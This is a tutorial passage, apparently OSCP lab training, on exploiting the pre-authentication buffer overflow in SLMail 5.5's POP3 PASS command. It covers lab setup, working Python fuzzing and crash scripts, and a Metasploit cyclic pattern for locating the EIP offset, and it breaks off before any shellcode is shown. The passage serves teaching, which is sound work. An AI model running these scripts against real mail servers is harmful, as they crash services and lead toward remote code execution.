Buffer Overflow Training

Exploiting SLMail 5.5

Created by V0lk3n from SinHack team
Based on my OSCP experience

Table of Contents

OSCP Training : SLMail 5.5 Buffer Overflow :

Host : Kali Linux
Type : Virtual Machine
IP : 192.168.1.121

Target : Windows 7 x32
Type : Virtual Machine
IP : 192.168.1.123

1.0 - Dependencies

Once your two virtual machine ready, we will configure the Windows 7 target VM. Here is the list of what we will need.

Vulnerable program, SLMail 5.5

Source:
https://www.exploit-db.com/apps/12f1ab027e5374587e7e998c00682c5d-SLMail55_4433.exe

Debugger, Immunity Debugger

Source : https://www.immunityinc.com/products/debugger/

Mona module for Immunity Debugger


Source : https://github.com/corelan/mona

Python 2.7.14 (Version x86 MSI Installer)

Source : https://www.python.org/downloads/release/python-2714/

2.0 - Installation SLMail

Open the SLMail executable, follow the default installation by hitting “next” button every time. If you see the following error about domain name, ignore it and press “OK” then continue spamming “next” button.



Once SLMail installed, reboot the computer, open the firewall click on the highlight link “Windows Firewall property” and disable it for every profile (domain, private and public).

Now that SLMail is installed, let’s install the debugger.

2.1 - Installation Immunity Debugger

Open the Immunity Debugger executable, when it prompt asking for install python accept it. And follow the installation by default once again. At the end of Immunity Debugger installation It will install Python, just follow the default installation once again.

Once Immunity Debugger is installed with python, we will overwrite the actual python with the version 2.7.14 (otherwise we can have problem with mona module later).

2.2 - Installation Python 2.7.14

Open the python executable, and allow it to overwrite the actual python version. Then follow the default installation.

Now we got the right python version. Let’s install mona module.

2.3 - Installation Mona module

Once the GitHub repo of mona module downloaded, extract it and Copy Past the “mona.py” script to the “PyCommands” directory of the Immunity Debugger installation path.


If you followed the default installation it will be located at

```
C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands
```


Now we installed all dependencies we are ready to start the buffer overflow process.

3.0 - Debugger and SLMail


First we need to launch the SLMail Configuration executable as administrator.



Once opened, go to "Control" tab and verify the service is running.



Now start Immunity Debugger as administrator, and go to File > Attach, and attach the SLMail process.



Once the service attached, we can see at the bottom right, the service is “Paused”, hit one time the start button and verify the service is running.

Try to connect to SLMail (on port 110) with netcat for see if we can access to it.

```
root@kali:~# nc 192.168.1.123 110
+OK POP3 server WIN-RTRI43VTKNQ ready <00001.3219564@WIN-RTRI43VTKNQ>
```

It work, now we can start to Fuzzing the service.

4.0 - Fuzzing

WARNING!! After every crash, restart the SLMail application and Immunity Debugger with administrator right!!

Fuzzing will send malformed data into application input and watching for unexpected crashes. If an unexpected crash happen, that mean the application did not filter certain input correctly and this can lead to discovering an exploitable vulnerability.


As we know, our SLMail 5.5 Mail Server software has a buffer overflow vulnerability. This buffer overflow affect the POP3 PASS command, which is provided during user login. So an attacker can exploit this buffer overflow without knowing any credentials because this attack target the “pre-authentication” phase.

Let’s create a script who will fuzz the password filed during the login process.


fuzzer.py

```
#!/usr/bin/python
import socket

# Create an array of buffers, from 1 to 5900, with increments of 200.
buffer=["A"]
counter=100
while len(buffer) <= 30:
	buffer.append("A"*counter)
	counter=counter+200

for string in buffer:
	print "Fuzzing PASS with %s bytes" % len(string)
	s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	connect=s.connect(('192.168.1.123',110))
	s.recv(1024)
	s.send('USER test\r\n')
	s.recv(1024)
	s.send('PASS ' + string + '\r\n')
	s.send('QUIT\r\n')
	s.close()
```

Running the script “fuzzer.py” against the SLMail instance attached to Immunity Debugger on the Windows 7 target will give you this output.



And on our Windows 7 Vm, inside immunity debugger once our PASS buffer reach approximately 2700 bytes in length, the debugger show us those information.



As we can see the “EIP” value has been overwritten by our bunch of “A”. In hexadecimal “A” mean “\x41”. So we know the “EIP” register also controls the execution flaw of the application. That mean if we craft correctly our Buffer exploit we might be able to divert the execution of the program to a place of our choosing, for example, into the memory, where we can introduce some reverse shell code as part of our buffer.

We can note too the value of ESP at crash time who will be useful later.

5.0 - Replicating the Crash

With our fuzzer script, we can deduce SLMail has a buffer overflow vulnerability when a PASS command with a password of 2700 bytes is send to it. Let’s make a script who will replicate the crash without fuzzing every time.

crash.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Buffer = 'A' * [Number_of_bytes_who_make_crash_from_fuzzing]
buffer = 'A' * 2700
try:
	print "\nSending evil buffer..."
	s.connect(('192.168.1.123',110))
	data = s.recv(1024)
	s.send('USER username' +'\r\n')
	data = s.recv(1024)
	s.send('PASS ' + buffer + '\r\n')
	print "\nDone!."
except:
	print "Could not connect to POP3!"
```

This script will directly send a password of 2700 bytes into the PASS command who will make the crash without fuzzing.

6.0 - Controlling EIP

We really need to control the EIP, because as it said into the “PWK” PDF file from offensive security :

“The EIP register is like the reins on a running horse. Pulling the reins left will make the application go one way, while pulling them right will make it go the other.”

Now you will understand it’s vital for us to locate the 4 “A” that overwrite our EIP register in the buffer.

For do it there is two common way. The first way is, Binary Tree Analyse, instead of sending 2700 “A” we will send 1350 “A” and 1350 “B”, if the EIP is overwritten by “B” that mean the four bytes reside inside the second half of the buffer. Then do it again instead of 1350 “B” send 675 “B” and 675 “C” and send the buffer again. If EIP is overwritten by C's, we know that the four bytes reside in the 2000–2700 byte range.

And the second way, is to send a unique string of 2700 bytes, identify the 4 bytes that overwrite EIP, and then locate those four bytes in our unique buffer. We will use that way.

First we need to generate our unique string of 2700 bytes, for doing it we will use a ruby script called “pattern_create” it’s a part of Metasploit Framework. On your Kali VM, locate the tool then use it for generate the string.

```
root@kali:~# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af
```

Now our string is generated, replace the buffer on our crash script with the unique string.


Here is the script.

bof.py


```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Create the buffer with the following command.
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700
# 2700 is the number of byte who make the crash.
buffer =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
m9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9
As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6
Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax
1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6A
z7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc
3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4
Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9B
n0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2
Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv
0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4
Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0
Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6C
c7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3
Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci
0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8
Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3C
n4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9
Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6C
s7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv
4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8
Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4
Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9D
d0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5D
f6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1
Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8D
k9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9'
try:
        print "\nSending evil buffer..."
        s.connect(('192.168.1.123',110))
        data = s.recv(1024)
        s.send('USER username' +'\r\n')
        data = s.recv(1024)
        s.send('PASS ' + buffer + '\r\n')
        print "\nDone!."
```

```
except:
        print "Could not connect to POP3!"
```


Running the script will send our unique string to the PASS commands on SLMail.



Checking on our Windows 7 target VM show us those informations inside immunity debugger.



Our EIP register has been overwritten with the hex bytes 39 69 44 38 (equivalent to the string “8Di9”). We will now use the companion of “pattern_create”, who is “pattern_offset.rb”. This ruby script will discover the offset of these 4 specifics bytes inside our unique string.




Running the script show us the 4 bytes has been located at offset 2606 of the 2700 bytes. Now we will modify the “bof.py” script and put as buffer 2606 “A” + 4 “B” and 90 “C”. If our calculation is exact it will overwrite the EIP with 4 “B” 